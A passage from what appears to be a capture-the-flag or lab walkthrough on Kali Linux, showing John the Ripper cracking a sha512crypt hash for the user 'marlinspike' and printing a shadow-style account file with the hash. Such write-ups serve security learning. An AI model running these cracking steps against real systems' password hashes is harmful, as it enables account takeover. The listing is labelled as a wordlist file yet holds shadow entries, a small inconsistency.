
Step 10:

Then open textEditor copy the text and save the file



Step 11:

John is a popular password cracking software tool commonly used for penetration testing and security auditing. It is available on Kali Linux and other platforms. John the Ripper is designed to crack password hashes by using different types of attacks such as dictionary-based, brute force, and rule-based attacks



```
(kali@kali)-[~]
$ john john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-22 07:46) 20.00g/s 160.0p/s 160.0c/s 160.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ cat /usr/share/john/password.lst
nobody:x:17379:0:99999:7:1:1
systemd-timesync:x:17379:0:99999:7:1:1
systemd-network:x:17379:0:99999:7:1:1
systemd-resolve:x:17379:0:99999:7:1:1
systemd-bus-proxy:x:17379:0:99999:7:1:1
syslog:x:17379:0:99999:7:1:1
apt:x:17379:0:99999:7:1:1
messagebus:x:17379:0:99999:7:1:1
dbus:x:17379:0:99999:7:1:1
lightdm:x:17379:0:99999:7:1:1
whoopsie:x:17379:0:99999:7:1:1
avahi-autoipd:x:17379:0:99999:7:1:1
sshd:x:17379:0:99999:7:1:1
dismux:x:17379:0:99999:7:1:1
colord:x:17379:0:99999:7:1:1
speech-dispatcher:x:17379:0:99999:7:1:1
bluetooth:x:17379:0:99999:7:1:1
kerneloops:x:17379:0:99999:7:1:1
pulse:x:17379:0:99999:7:1:1
rtkit:x:17379:0:99999:7:1:1
cand:x:17379:0:99999:7:1:1
usbmux:x:17379:0:99999:7:1:1
marlinspike:$6$q0b5vY1T$xB2W07j0kbnx1RU1Lxckw9LR70EM1UBFFCYpM3MHVvryYw9JwX7a52TpwHLac2X6Fvy5tpduXQDURCKb14C174BL0:99999:7:1:1
mysql:x:17379:0:99999:7:1:1
rsync:x:17379:0:99999:7:1:1
rsyncd:x:17379:0:99999:7:1:1
rsyncd:x:17379:0:99999:7:1:1
```